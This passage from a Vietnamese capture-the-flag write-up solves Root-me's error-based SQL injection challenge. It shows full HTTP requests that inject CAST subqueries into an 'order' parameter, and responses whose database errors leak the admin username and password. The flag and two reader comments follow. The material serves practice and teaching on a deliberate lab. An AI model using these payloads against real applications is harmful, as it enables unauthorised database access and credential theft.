
```
column of table is : "us3rn4m3_c0l"
column of table is : "p455w0rd_c0l"
```

Kết quả cũng ra được 2 cột cần tìm giờ mình tìm user admin và password của admin thôi. Lần này nhớ đổi offset thành 0, vì user và password đều là giá trị đầu tiên trong cột



```
GET /web-serveur/ch34/?action=contents&order=ASC,+(CAST((select
us3rn4m3_c0l from m3mbr35t4bl3 limit 1 offset 0) as int))-- HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=pbtm0ifcjll8rk3qidpbhlarv7;
uid=wKgbZF0G7oybpAfHBoQ+Ag==
Upgrade-Insecure-Requests: 1
```

```
  <header>
    <title>SQL injection - error based</title>
  </header>
  <body>
    <link rel='stylesheet' property='stylesheet' id='s'
type='text/css' href='/template/s.css' media='all' />
    <iframe id='iframe'
src='https://www.root-me.org/?page=externe_header'></ifr
ame>
    <h3>
      <a href="?action=login">Authentication</a>
       | 
      <a href="?action=contents&order=ASC">Contents</a>
    </h3>
    <hr />
    <h3>Contents List</h3>
    ERROR:  invalid input syntax for integer:
"admin"</body>
</html>
```



```
GET /web-serveur/ch34/?action=contents&order=ASC,+(CAST((select
p455w0rd_c0l from m3mbr35t4bl3 limit 1 offset 0) as int))-- HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0)
Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=pbtm0ifcjll8rk3qidpbhlarv7;
uid=wKgbZF0G7oybpAfHBoQ+Ag==
Upgrade-Insecure-Requests: 1
```

```
<html>
  <header>
    <title>SQL injection - error based</title>
  </header>
  <body>
    <link rel='stylesheet' property='stylesheet' id='s'
type='text/css' href='/template/s.css' media='all' />
    <iframe id='iframe'
src='https://www.root-me.org/?page=externe_header'></ifr
ame>
    <h3>
      <a href="?action=login">Authentication</a>
       | 
      <a href="?action=contents&order=ASC">Contents</a>
    </h3>
    <hr />
    <h3>Contents List</h3>
    ERROR:  invalid input syntax for integer:
"1a2BdKT5DIx3qnQN3VaC"</body>
</html>
```

Hây, gặp một số bài sql blind thiệt sự là khó nhằn và ngán ngẩm. Trình bày chi tiết vậy đủ gòi ha .

FLAG: {TRY_HARD_DON'T_COPY_PASTE}

Bài ziết này mình ziết ngẫu hứng, văn cấp 3 toàn 5,6 điểm nên các bạn biết rồi đó. Đừng bắt bẻ mình nha, cảm ơn vì đã đọc ❤️

Root-me (https://hell38vn.wordpress.com/category/root-me/) / Uncategorized (https://hell38vn.wordpress.com/category/uncategorized/)

Dangkhai
17 Jun 201917 Jun 2019

2 thoughts on “[Root-me]SQL injection – Error – Easy”

Jamal Bullocks says:
21 Dec 2020 at 6:47 am
Generally I do not read article on blogs, but I wish to say that this write-up very forced me to try and do it! Your writing style has been surprised me. Thanks, quite nice article.

Reply
devme4f says:
4 Jul 2021 at 12:25 pm
hay, thanks

Reply